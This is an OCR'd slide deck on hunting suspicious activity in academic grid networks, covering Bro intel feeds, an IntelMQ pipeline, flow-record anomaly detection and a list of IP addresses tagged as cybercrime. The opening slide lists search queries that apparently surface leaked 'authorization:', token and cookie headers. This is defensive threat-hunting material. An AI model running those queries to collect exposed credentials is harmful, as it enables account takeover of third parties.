
Identifying Suspicious Activities in Grid Network Traffic

Fyodor Yarochkin, Vladimir Kropotov
TWGRID/EGI



What can be wrong in a cloud?!

Searches related to "CF-Host-Origin-IP:" "authorization:"

"cf-host-origin-ip:" token

"cf-host-origin-ip:" "authorization:" doximity

"cf-host-origin-ip:" "yelp"

"cf-host-origin-ip:" "cookie:"

"cf-force-miss-ts"

"cf-ray" "cf-force-miss-ts"


internal upstream server certificate0

cf **int brand id**

Agenda

- Methods
- Case Studies
- Lessons Learnt

The DATA



- Raw Data (network packet captures)
- Meta Data (network flows, sampled flows)
- Other Data (honeypot logs, CERT reports, Feeds)

Problems

- Data Volume: Can’t store everything, so need to make best of what comes in
- Academic Network: a network full of researchers (and weird protocols, and weird hits)
- Anomaly detection gets difficult (you can’t just filter out standard protocols and log the rest.)

“Hunting”

- Hunting for artifacts:
  - I have an IoC, tell me when I see it in my data
  - Have I seen it in my data before? (flows/caps/alerts)

“Hunting” questions

- Have I seen this IP address?
- Have I seen this email? domain? host? .. email subject?
- I want to get notified if I see this _artifact_ on my network

Meta DATA

When we can’t store everything, storing meta data could actually be useful for hunting later.

IP addresses, protocols, port numbers
but also Protocol specific fields (Bro)

Example

- A notification received of on-going compromise of Academic Targets
- Received Artifacts: _sender_ email, _sender IP(peer), _Subject pattern_, _landing pages_

Automating Hunting of New Artifacts

- Sourcing IntelMQ
  - possible integration with MISP (via MISPBot)
  - consuming 3rd party feeds
- Hunting BRO (Also customized tools for flow data)

Hunting with BRO is easy

/usr/local/bro/share/bro/site/local.bro

```
const feed_directory = "/usr/local/bro/feeds";
redef Intel::read_files += {
        feed_directory + "/tor.intel",
         feed_directory + “/other.intel",
};

@load frameworks/intel/seen
@load frameworks/intel/do_notice
```


```
188.19.12.49     Intel::ADDR     Cyber Crime 1
93.175.224.143   Intel::ADDR     Cyber Crime 1
85.17.122.80     Intel::ADDR     Cyber Crime 1
81.162.123.76    Intel::ADDR     Cyber Crime 1
194.28.191.70    Intel::ADDR     Cyber Crime 1
217.117.214.40   Intel::ADDR     Cyber Crime 1
37.59.4.181      Intel::ADDR     Cyber Crime 1
193.111.255.199  Intel::ADDR     Cyber Crime 1
```

IntelMQ sources

- Our honeypot systems
- 3rd party Intel Feeds, MISP, etc..
- any custom scripts

```
s/1    S      0:00 /usr/bin/python3 /usr/local/bin/intelmq.bots.parsers.abusech.parser_domain abusech-domain-par
s/1    S      0:00 /usr/bin/python3 /usr/local/bin/intelmq.bots.collectors.http.collector_http abusech-feodo-dom
s/1    S      0:00 /usr/bin/python3 /usr/local/bin/intelmq.bots.experts.cymru_whois.expert cymru-whois-expert
s/1    S      0:01 /usr/bin/python3 /usr/local/bin/intelmq.bots.experts.deduplicator.expert deduplicator-expert
s/1    S      0:00 /usr/bin/python3 /usr/local/bin/intelmq.bots.outputs.file.output file-output
s/1    S      0:00 /usr/bin/python3 /usr/local/bin/intelmq.bots.experts.gethostbyname.expert gethostbyname-1-exp
s/1    S      0:00 /usr/bin/python3 /usr/local/bin/intelmq.bots.experts.gethostbyname.expert gethostbyname-2-exp
s/1    S      0:00 /usr/bin/python3 /usr/local/bin/intelmq.bots.parsers.malc0de.parser malc0de-parser
s/1    S      0:00 /usr/bin/python3 /usr/local/bin/intelmq.bots.collectors.http.collector_http malc0de-windows-
s/1    S      0:00 /usr/bin/python3 /usr/local/bin/intelmq.bots.collectors.http.collector_http malware-domain-li
s/1    S      0:00 /usr/bin/python3 /usr/local/bin/intelmq.bots.parsers.malwaredomainlist.parser malware-domain-
s/1    S      0:00 /usr/bin/python3 /usr/local/bin/intelmq.bots.collectors.http.collector_http spamhaus-drop-col
s/1    S      0:00 /usr/bin/python3 /usr/local/bin/intelmq.bots.parsers.spamhaus.parser_drop spamhaus-drop-parse
s/1    S      0:00 /usr/bin/python3 /usr/local/bin/intelmq.bots.experts.taxonomy.expert taxonomy-expert
```

IntelMQ is awesome



Anomaly Detection in GRID

- Hard to get working properly :)
  - too many protocols
  - too much data
  - no raw data (due to volume)

DstPort	SrcPort	IPProtocol	
47173.0	22.0	6	130
22840.0	35646.0	6	753
21434.0	52904.0	6	747
22033.0	32859.0	6	738
24938.0	42008.0	6	735
24937.0	33739.0	6	735
22556.0	57956.0	6	734
20875.0	37789.0	6	732
21626.0	46237.0	6	732
22033.0	37966.0	6	731
23468.0	39455.0	6	729
23976.0	55808.0	6	729
20141.0	54576.0	6	722

Anomaly detection Approach on flow records

- Break down by protocol/flow direction (in, out, lateral,)

- Identify local assets (manual + automated discovery)

- Outline any flow that doesn’t match local asset profile


- Cross-correlate with other data sources (i.e. sensors getting raw packet caps, honeypots etc)

Anomaly other

- Look for rarely used ports (tcp/udp) and strange ports (especially with high byte count)
- Identify high-risk flows (telnet, ssh, rdp, ..)
- Hunt for indicators (cross correlate with snort/bro/ feeds) to identify suspicious flows (c2, exfil, abuse)
- Hunt for known patterns (DDoS)

